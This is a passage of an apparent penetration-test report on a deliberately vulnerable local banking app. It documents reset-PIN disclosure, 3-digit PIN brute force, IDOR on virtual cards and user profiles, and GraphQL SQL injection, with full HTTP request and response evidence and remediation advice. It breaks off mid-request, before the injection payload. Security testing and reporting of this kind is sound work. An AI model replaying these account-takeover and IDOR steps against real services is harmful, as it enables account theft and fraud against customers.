| **Bugcrowd VRT** | P1 - Broken Authentication and Session Management (VRT 2.1) |
| **CVSS vector** | `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N` |
| **Affected feature / URL** | • http://127.0.0.1:5001/api/v1/forgot-password (Password Recovery feature)<br>• http://127.0.0.1:5001/api/v1/reset-password (Password Recovery feature) |
| **Testing approach** | Grey-box |

#### DESCRIPTION

The version 1 password recovery endpoint returns the victim's reset PIN inside the HTTP response body, in a debug_info block. That PIN is the only secret protecting the reset flow and is meant to reach the account owner through a private channel. Because the newer v2 and v3 endpoints do not leak it, this is also a case of an obsolete API version being left in service alongside its replacements.

#### IMPACT

Attackers can use this vulnerability to take over any account for which they know a username, without any interaction from the victim and without access to the victim's mailbox. During testing, the team requested a reset for the victim account, read the PIN straight out of the response, used it to set a password of the team's choosing, and then logged in as the victim. The same sequence works against the administrator account, which makes it a direct path to full compromise of the bank.

#### RECOMMENDATION

1. Never return a reset PIN, OTP or recovery token in an HTTP response; deliver it only through a verified channel belonging to the account owner.
2. Remove the debug_info block from all production responses.
3. Decommission the superseded v1 endpoints rather than leaving them reachable next to v2 and v3.
4. Replace the short numeric PIN with a long random single-use token that expires quickly.
5. Invalidate all active sessions once a password reset completes, and notify the account owner.

#### REFERENCES

- VRT 2.1 - P1 Broken Authentication and Session Management
- https://owasp.org/API-Security/editions/2023/en/0xa2-broken-authentication/
- https://cwe.mitre.org/data/definitions/640.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

EVIDENCE

**Affected URL:** http://127.0.0.1:5001/api/v1/forgot-password (Password Recovery feature)

a. The team first called the current v2 recovery endpoint for the victim account. It confirmed that a PIN had been sent to the account owner's email and did not disclose the PIN itself, which is the expected behaviour.

REQUEST

```
POST /api/v2/forgot-password HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 30
Content-Type: application/json

{"username": "pentest_victim"}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 187
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 02:58:12 GMT

{
  "debug_info": {
    "timestamp": "2026-09-30 02:58:12.691317",
    "username": "pentest_victim"
  },
  "message": "Reset PIN has been sent to your email.",
  "status": "success"
}
```

**Figure 56 - Account Takeover via Reset PIN Disclosure (API2) - http://127.0.0.1:5001 (Grey-box) - The team first called the current v2 recovery endpoint for the victim account**

b. The team then called the legacy v1 endpoint for the same account. The response returned the victim's reset PIN in clear text inside the debug_info block.

REQUEST

```
POST /api/v1/forgot-password HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 30
Content-Type: application/json

{"username": "pentest_victim"}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 228
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 02:58:13 GMT

{
  "debug_info": {
    "pin": "358",
    "pin_length": 3,
    "timestamp": "2026-09-30 02:58:13.665194",
    "username": "pentest_victim"
  },
  "message": "Reset PIN has been sent to your email.",
  "status": "success"
}
```

**Figure 57 - Account Takeover via Reset PIN Disclosure (API2) - http://127.0.0.1:5001 (Grey-box) - The team then called the legacy v1 endpoint for the same account**

c. Using the disclosed PIN, the team set a new password of its own choosing on the victim account. The server confirmed the reset had succeeded.

REQUEST

```
POST /api/v1/reset-password HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 85
Content-Type: application/json

{"username": "pentest_victim", "reset_pin": "358", "new_password": "PwnedByPentest1"}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 243
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 02:58:14 GMT

{
  "debug_info": {
    "reset_pin_used": "358",
    "reset_success": true,
    "timestamp": "2026-09-30 02:58:14.637378",
    "username": "pentest_victim"
  },
  "message": "Password has been reset successfully",
  "status": "success"
}
```

**Figure 58 - Account Takeover via Reset PIN Disclosure (API2) - http://127.0.0.1:5001 (Grey-box) - Using the disclosed PIN, the team set a new password of its own choosing on the victim account**

d. The team logged in as the victim using the password it had just set. The application issued a valid session token for the victim's account, confirming a complete account takeover.

REQUEST

```
POST /login HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 61
Content-Type: application/json

{"username": "pentest_victim", "password": "PwnedByPentest1"}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 498
Set-Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozLCJ1c2VybmFtZSI6InBlbnRlc3Rfdmljd
GltIiwiaXNfYWRtaW4iOmZhbHNlLCJpYXQiOjE3OTA3MzcwOTV9.WMN6dBDgNhMCG9ArVQT9GEzC6m2F3jN6LYOkh8cXyfg;
HttpOnly; Path=/
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 02:58:15 GMT

{
  "accountNumber": "9159912486",
  "debug_info": {
    "account_number": "9159912486",
    "is_admin": false,
    "login_time": "2026-09-30 02:58:15.599480",
    "user_id": 3,
    "username": "pentest_victim"
  },
  "isAdmin": false,
  "message": "Login successful",
  "status": "success",
  "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozLCJ1c2VybmFtZSI6InBlbnRlc3RfdmljdGl
tIiwiaXNfYWRtaW4iOmZhbHNlLCJpYXQiOjE3OTA3MzcwOTV9.WMN6dBDgNhMCG9ArVQT9GEzC6m2F3jN6LYOkh8cXyfg"
}
```

**Figure 59 -** Account Takeover via Reset PIN Disclosure (API2) - http://127.0.0.1:5001 (Grey-box) - The team logged in as the victim using the password it had just set

## 4.1.2 Unrestricted Resource Consumption (API4) – Password Reset PIN Brute Force

| SEVERITY | CVSS V3.1 BASE SCORE | EXPLOITED | WEAKNESS |
|---|---|---|---|
| Critical | 9.1 / 10 | Yes | CWE-307 |

| | |
|---|---|
| **Standard mapping** | **API4:2023** Unrestricted Resource Consumption (OWASP API Security Top 10 2023) |
| **Impact rating** | **Critical** |
| **Bugcrowd VRT** | P1 - Broken Authentication and Session Management (VRT 2.1) |
| **CVSS vector** | `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N` |
| **Affected feature / URL** | http://127.0.0.1:5001/api/v2/reset-password (Password Recovery feature) |
| **Testing approach** | Grey-box |

### DESCRIPTION

The password reset endpoint applies no rate limiting, no lockout and no cap on the number of PIN attempts. The recovery PIN is only three digits long, so the entire keyspace is one thousand possibilities and can be exhausted in seconds. This attack does not depend on the PIN being disclosed, so it remains effective on the v2 and v3 endpoints that do not leak it.

### IMPACT

Attackers can use this vulnerability to take over any account whose username they know, by triggering a reset and then guessing the PIN outright. During testing, the team sent consecutive attempts with no delay and every one of them was served normally, with no HTTP 429, no lockout and no slowdown. The correct PIN was found, the victim's password was changed, and the team logged in as the victim.

### RECOMMENDATION

1. Rate limit reset attempts per account and per source address, and lock the flow temporarily after a small number of failures.
2. Replace the 3-digit PIN with a single-use random token of at least 128 bits and a short lifetime.
3. Invalidate the recovery token after a few failed attempts and require a fresh reset request.
4. Notify the account owner on every reset request and every successful reset.

### REFERENCES

- VRT 2.1 - P1 Broken Authentication and Session Management
- https://owasp.org/API-Security/editions/2023/en/0xa4-unrestricted-resource-consumption/
- https://cwe.mitre.org/data/definitions/307.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

### EVIDENCE

**Affected URL:** http://127.0.0.1:5001/api/v2/reset-password (Password Recovery feature)

a. The team requested a password reset for the victim account through the current v2 endpoint, which does not disclose the PIN. This establishes that the attack does not rely on the PIN being leaked.

REQUEST

```
POST /api/v2/forgot-password HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 30
Content-Type: application/json

{"username": "pentest_victim"}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 187
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:12:46 GMT

{
  "debug_info": {
    "timestamp": "2026-09-30 03:12:46.701456",
    "username": "pentest_victim"
  },
  "message": "Reset PIN has been sent to your email.",
  "status": "success"
}
```

**Figure 60 - Password Reset PIN Brute Force (API4) - http://127.0.0.1:5001 (Grey-box) - The team requested a password reset for the victim account through the current v2 endpoint, which does not disclose the PIN**

b. A single incorrect PIN was submitted and correctly rejected, confirming that the endpoint does validate the PIN.

REQUEST

```
POST /api/v2/reset-password HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 82
Content-Type: application/json

{"username": "pentest_victim", "reset_pin": "000", "new_password": "BruteForced1"}
```

RESPONSE

```
HTTP/1.1 400 BAD REQUEST
Content-Type: application/json
Content-Length: 59
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:12:48 GMT

{
  "message": "Invalid reset PIN",
  "status": "error"
}
```

**Figure 61 - Password Reset PIN Brute Force (API4) - http://127.0.0.1:5001 (Grey-box) - A single incorrect PIN was submitted and correctly rejected, confirming that the endpoint does validate the PIN**

c. The team then submitted PIN attempts consecutively with no delay between them. Every attempt was served with the same HTTP 400 response; no HTTP 429, account lockout or throttling was ever returned.

CONSECUTIVE PIN ATTEMPTS

```
attempt  1  -> HTTP 400
attempt  2  -> HTTP 400
attempt  3  -> HTTP 400
attempt  4  -> HTTP 400
attempt  5  -> HTTP 400
attempt  6  -> HTTP 400
attempt  7  -> HTTP 400
attempt  8  -> HTTP 400
attempt  9  -> HTTP 400
attempt 10  -> HTTP 400
```

**Figure 62 - Password Reset PIN Brute Force (API4) - http://127.0.0.1:5001 (Grey-box) - The team then submitted PIN attempts consecutively with no delay between them**

d. The correct PIN was eventually reached and the endpoint accepted it, confirming the reset had succeeded and the victim's password had been replaced with one chosen by the team.

REQUEST

```
POST /api/v2/reset-password HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 82
Content-Type: application/json

{"username": "pentest_victim", "reset_pin": "450", "new_password": "BruteForced1"}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 80
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:12:51 GMT

{
  "message": "Password has been reset successfully",
  "status": "success"
}
```

**Figure 63 - Password Reset PIN Brute Force (API4) - http://127.0.0.1:5001 (Grey-box) - The correct PIN was eventually reached and the endpoint accepted it, confirming the reset had succeeded and the victim's password had been replaced with one chosen by the team**

e. The team logged in as the victim using the brute-forced password. A valid session token was issued, confirming a complete account takeover achieved without any information leak.

REQUEST

```
POST /login HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 58
Content-Type: application/json

{"username": "pentest_victim", "password": "BruteForced1"}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 498
Set-Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozLCJ1c2VybmFtZSI6InBlbnRlc3RfdmljdGltIiwiaXNfYWRtaW4iOmZhbHNlLCJpYXQiOjE3OTA3Mzc5NzN9.SG0s0h6RPKg840JUpuHdlLel1mA0yrlgQkoH7GZ5Krc;
HttpOnly; Path=/
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:12:53 GMT

{
  "accountNumber": "9159912486",
  "debug_info": {
    "account_number": "9159912486",
    "is_admin": false,
    "login_time": "2026-09-30 03:12:53.293519",
    "user_id": 3,
    "username": "pentest_victim"
  },
  "isAdmin": false,
  "message": "Login successful",
  "status": "success",
  "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozLCJ1c2VybmFtZSI6InBlbnRlc3RfdmljdGltIiwiaXNfYWRtaW4iOmZhbHNlLCJpYXQiOjE3OTA3Mzc5NzN9.SG0s0h6RPKg840JUpuHdlLel1mA0yrlgQkoH7GZ5Krc"
}
```

**Figure 64 - Password Reset PIN Brute Force (API4) - http://127.0.0.1:5001 (Grey-box) - The team logged in as the victim using the brute-forced password**

### 4.1.3 Broken Object Level Authorization (API1) – Broken Object Level Authorization - Virtual Cards

| SEVERITY | CVSS V3.1 BASE SCORE | EXPLOITED | WEAKNESS |
|---|---|---|---|
| High | 8.1 / 10 | Yes | CWE-639 |

| | |
|---|---|
| **Standard mapping** | **API1:2023** Broken Object Level Authorization (OWASP API Security Top 10 2023) |
| **Impact rating** | High |
| **Bugcrowd VRT** | P2 - Broken Access Control - IDOR (VRT 2.6) |
| **CVSS vector** | `CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N` |
| **Affected feature / URL** | • http://127.0.0.1:5001/api/virtual-cards/<card_id>/transactions (Virtual Cards feature)<br>• http://127.0.0.1:5001/api/virtual-cards/<card_id>/toggle-freeze (Virtual Cards feature) |
| **Testing approach** | Grey-box |

#### DESCRIPTION

The virtual card endpoints take a card identifier from the URL path and act on it without checking that the card belongs to the token holder. Card identifiers are sequential integers, so they are trivial to enumerate.

#### IMPACT

Attackers can use this vulnerability to read other customers' virtual card transaction history and to change the state of their cards. During testing, the team read the transaction history of a card belonging to another customer and then froze that customer's card, which the victim could see reflected in their own session. Freezing a card is a denial of service against the victim's payment instrument, and sibling endpoints in the same module also expose spending limit changes and funding.

#### RECOMMENDATION

1. Verify object ownership on every request by matching the card identifier against the user identifier carried by the token before reading or modifying anything.
2. Apply the authorisation check centrally across all card endpoints rather than per handler.
3. Use random UUIDs as card identifiers so they cannot be enumerated.
4. Log and alert on cross-object access attempts.

#### REFERENCES

- VRT 2.6 - P2 Broken Access Control - IDOR
- https://owasp.org/API-Security/editions/2023/en/0xa1-broken-object-level-authorization/
- https://cwe.mitre.org/data/definitions/639.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

#### EVIDENCE

**Affected URL:** http://127.0.0.1:5001/api/virtual-cards/<card_id>/transactions (Virtual Cards feature)

a. The team first read the transaction history of its own virtual card, establishing the intended behaviour of the endpoint.

REQUEST

```
GET /api/virtual-cards/2/transactions HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzMyNn0.utNcombeqPMljRHggol_8Fc5bN6ukvNy8RxHlUfh6xo
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 49
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:06 GMT

{
  "status": "success",
  "transactions": []
}
```

**Figure 65 - Broken Object Level Authorization - Virtual Cards (API1) - http://127.0.0.1:5001 (Grey-box) - The team first read the transaction history of its own virtual card, establishing the intended behaviour of the endpoint**

b. The team changed the card identifier in the path to one belonging to another customer. The server responded with HTTP 200 and returned that customer's card data.

REQUEST

```
GET /api/virtual-cards/3/transactions HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzMyNn0.utNcombeqPMljRHggol_8Fc5bN6ukvNy8RxHlUfh6xo
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 49
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:07 GMT

{
  "status": "success",
  "transactions": []
}
```

**Figure 66 - Broken Object Level Authorization - Virtual Cards (API1) - http://127.0.0.1:5001 (Grey-box) - The team changed the card identifier in the path to one belonging to another customer**

c. Using the same identifier, the team invoked the freeze operation on the other customer's card. The server confirmed the card had been frozen.

REQUEST

```
POST /api/virtual-cards/3/toggle-freeze HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzMyNn0.utNcombeqPMljRHggol_8Fc5bN6ukvNy8RxHlUfh6xo
Content-Length: 0
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 68
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:08 GMT

{
  "message": "Card frozen successfully",
  "status": "success"
}
```

**Figure 67 - Broken Object Level Authorization - Virtual Cards (API1) - http://127.0.0.1:5001 (Grey-box) - Using the same identifier, the team invoked the freeze operation on the other customer's card**

d. Viewed from the victim's own session, their card now shows as frozen, confirming that an unrelated customer was able to disable the victim's payment instrument.

REQUEST

```
GET /api/virtual-cards HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozLCJ1c2VybmFtZSI6InBlbnRlc3RfdmljdGltIiwiaXNfYWRtaW4iOmZhbHNlLCJpYXQiOjE3OTA3MzczMjZ9.RViXKuHTAIJIzBWPdu3rIZ907CF8z8yxBTrj-B98_IA
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 433
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:09 GMT

{
  "cards": [
    {
      "balance": 0.0,
      "card_number": "3706522538531775",
      "card_type": "standard",
      "created_at": "2026-09-30 03:02:06.091644",
      "currency": "USD",
      "currency_symbol": "$",
      "cvv": "948",
      "expiry_date": "09/27",
      "id": 3,
      "is_active": true,
      "is_frozen": true,
      "last_used_at": null,
      "limit": 1000.0
    }
  ],
  "status": "success"
}
```

**Figure 68 - Broken Object Level Authorization - Virtual Cards (API1) - http://127.0.0.1:5001 (Grey-box) - Viewed from the victim's own session, their card now shows as frozen, confirming that an unrelated customer was able to disable the victim's payment instrument**

### 4.1.4 Broken Object Level Authorization (API1) – Broken Object Level Authorization - User Detail API

| SEVERITY | CVSS V3.1 BASE SCORE | EXPLOITED | WEAKNESS |
|---|---|---|---|
| Medium | 6.5 / 10 | Yes | CWE-639 |

| | |
|---|---|
| **Standard mapping** | **API1:2023** Broken Object Level Authorization (OWASP API Security Top 10 2023) |
| **Impact rating** | **Medium** |
| **Bugcrowd VRT** | P3 - Broken Access Control - IDOR (VRT 2.6) |
| **CVSS vector** | `CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N` |
| **Affected feature / URL** | http://127.0.0.1:5001/api/v3/user/<user_id> (User Detail API) |
| **Testing approach** | Grey-box |

#### DESCRIPTION

The user detail endpoint returns a profile based on the user identifier in the URL path, without checking that the profile belongs to the token holder or that the caller is an administrator. Identifiers are sequential integers.

#### IMPACT

Attackers can use this vulnerability to walk the identifier space and harvest the profile of every customer, including account numbers, balances, biography text and the administrator flag. During testing, the team read another customer's profile and then the administrator's profile from an ordinary account. The harvested data feeds further attacks: account numbers obtained here are the input to the balance lookup and transfer issues, and the administrator flag identifies high-value targets.

#### RECOMMENDATION

1. Restrict the endpoint to the token holder's own profile and expose a separate administrative endpoint that checks the caller's role against the database.
2. Use random UUIDs as user identifiers.
3. Trim the response to the minimum set of fields the interface actually needs.

#### REFERENCES

- VRT 2.6 - P3 Broken Access Control - IDOR
- https://owasp.org/API-Security/editions/2023/en/0xa1-broken-object-level-authorization/
- https://cwe.mitre.org/data/definitions/639.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

#### EVIDENCE

**Affected URL:** http://127.0.0.1:5001/api/v3/user/<user_id> (User Detail API)

a. The team first read its own profile through the endpoint, establishing the intended behaviour.

REQUEST

```
GET /api/v3/user/2 HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3
RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzMzNX0.WDA7ugS8mSZ1AhCWn-DlhlQ2FeQfwBVFph2xE3L
Dw0c
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 197
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:15 GMT

{
  "status": "success",
  "user": {
    "account_number": "0932191785",
    "balance": -8100.0,
    "bio": null,
    "id": 2,
    "is_admin": false,
    "username": "pentest_attacker"
  }
}
```

**Figure 69 - Broken Object Level Authorization - User Detail API (API1) - http://127.0.0.1:5001 (Grey-box) - The team first read its own profile through the endpoint, establishing the intended behaviour**

b. The team incremented the identifier to another customer and received that customer's full profile.

REQUEST

```
GET /api/v3/user/3 HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3
RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzMzNX0.WDA7ugS8mSZ1AhCWn-DlhlQ2FeQfwBVFph2xE3L
Dw0c
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 195
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:16 GMT

{
  "status": "success",
  "user": {
    "account_number": "9159912486",
    "balance": 10100.0,
    "bio": null,
    "id": 3,
    "is_admin": false,
    "username": "pentest_victim"
  }
}
```

**Figure 70 - Broken Object Level Authorization - User Detail API (API1) - http://127.0.0.1:5001 (Grey-box) - The team incremented the identifier to another customer and received that customer's full profile**

c. The team then requested identifier 1 and received the administrator's profile, including the ADMIN001 account number, the balance and the is_admin flag, all from an ordinary customer session.

REQUEST

```
GET /api/v3/user/1 HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3
RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzMzNX0.WDA7ugS8mSZ1AhCWn-DlhlQ2FeQfwBVFph2xE3L
Dw0c
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 185
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:17 GMT

{
  "status": "success",
  "user": {
    "account_number": "ADMIN001",
    "balance": 1000000.0,
    "bio": null,
    "id": 1,
    "is_admin": true,
    "username": "admin"
  }
}
```

**Figure 71 - Broken Object Level Authorization - User Detail API (API1) - http://127.0.0.1:5001 (Grey-box) - The team then requested identifier 1 and received the administrator's profile, including the ADMIN001 account number, the balance and the is_admin flag, all from an ordinary customer session**

## 4.2 Vuln Bank GraphQL API (http://127.0.0.1:5001/graphql)

### 4.2.1 Injection (A05) – SQL Injection in GraphQL Resolver

| SEVERITY | CVSS V3.1 BASE SCORE | EXPLOITED | WEAKNESS |
|---|---|---|---|
| Medium | 4.9 / 10 | Yes | CWE-89 |

| | |
|---|---|
| **Standard mapping** | **A05:2025** Injection (OWASP Top 10 2025) |
| **Impact rating** | Medium |
| **Bugcrowd VRT** | P3 - Server-Side Injection (VRT 1.12) |
| **CVSS vector** | `CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N` |
| **Affected feature / URL** | http://127.0.0.1:5001/graphql (GraphQL transactionSummary resolver) |
| **Testing approach** | Grey-box |

#### DESCRIPTION

The transaction summary resolver passes its account number argument into an SQL statement built by string interpolation. For callers holding the administrator role the argument is not constrained at all, so SQL syntax can be injected through it.

#### IMPACT

Attackers can use this vulnerability to retrieve rows from the user table beyond the account they asked for. During testing, the team confirmed that a non-existent account number produces an explicit not-found error, then submitted the same value followed by injected SQL and received a real user record in return, proving the injected condition executed. The administrator prerequisite is not a meaningful barrier here, because this assessment separately demonstrated three independent ways to obtain the administrator role: SQL injection at login, mass assignment during registration and JWT forgery.

#### RECOMMENDATION

1. Use parameterized queries in every resolver and remove SQL string building.
2. Validate the account number against an allow-list of characters before it reaches the database.
3. Apply least privilege to the database account the application connects with.
4. Do not treat the caller's role as a substitute for input sanitisation.

#### REFERENCES

- VRT 1.12 - P3 Server-Side Injection
- https://owasp.org/Top10/2025/A05_2025-Injection/
- https://cwe.mitre.org/data/definitions/89.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

#### EVIDENCE

**Affected URL:** http://127.0.0.1:5001/graphql (GraphQL transactionSummary resolver)

a. The team first queried the resolver with a legitimate account number, which returned that account's transaction summary as intended.

REQUEST

```
POST /graphql HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwiaXNfYWRtaW4iOnRydWUsImlhdCI6MTc5MDczNzM0Nn0.31iRpsU1ghd9qpSxtFL7PzyvC7xbB_UDEsqM8Fpvo1o
Content-Type: application/json
Content-Length: 146

{"query": "query($a:String){transactionSummary(accountNumber:$a,limit:2){scope accountNumber totalTransactions}}", "variables": {"a": "ADMIN001"}}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 146
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:26 GMT

{
  "data": {
    "transactionSummary": {
      "accountNumber": "ADMIN001",
      "scope": "account",
      "totalTransactions": 0
    }
  }
}
```

**Figure 72 - SQL Injection in GraphQL Resolver (A05) - http://127.0.0.1:5001 (Grey-box) - The team first queried the resolver with a legitimate account number, which returned that account's transaction summary as intended**

b. The team then supplied an account number that does not exist. The resolver responded with an explicit Account not found error, establishing the baseline behaviour for an unknown account.

REQUEST

```
POST /graphql HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwiaXNfYWRtaW4iOnRydWUsImlhdCI6MTc5MDczNzM0Nn0.31iRpsU1ghd9qpSxtFL7PzyvC7xbB_UDEsqM8Fpvo1o
Content-Type: application/json
Content-Length: 148

{"query": "query($a:String){transactionSummary(accountNumber:$a,limit:2){scope accountNumber totalTransactions}}", "variables": {"a": "NOPE000000"}}
```

RESPONSE

```
HTTP/1.1 400 BAD REQUEST
Content-Type: application/json
Content-Length: 331
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:27 GMT

{
  "data": {
    "transactionSummary": null
  },
  "errors": [
    {
      "message": "Account not found.\n\nGraphQL request:1:18\n1 | query($a:String){transactionSummary(accountNumber:$a,limit:2){scope accountNumber totalTransactions}}\n  |                  ^",
      "path": [
        "transactionSummary"
      ]
    }
  ]
}
```

**Figure 73 - SQL Injection in GraphQL Resolver (A05) - http://127.0.0.1:5001 (Grey-box) - The team then supplied an account number that does not exist**

c. The team submitted the same non-existent account number followed by injected SQL that makes the condition always true. Instead of the not-found error, the resolver returned a real user record, proving the injected SQL was executed by the database.

REQUEST

```
POST /graphql HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
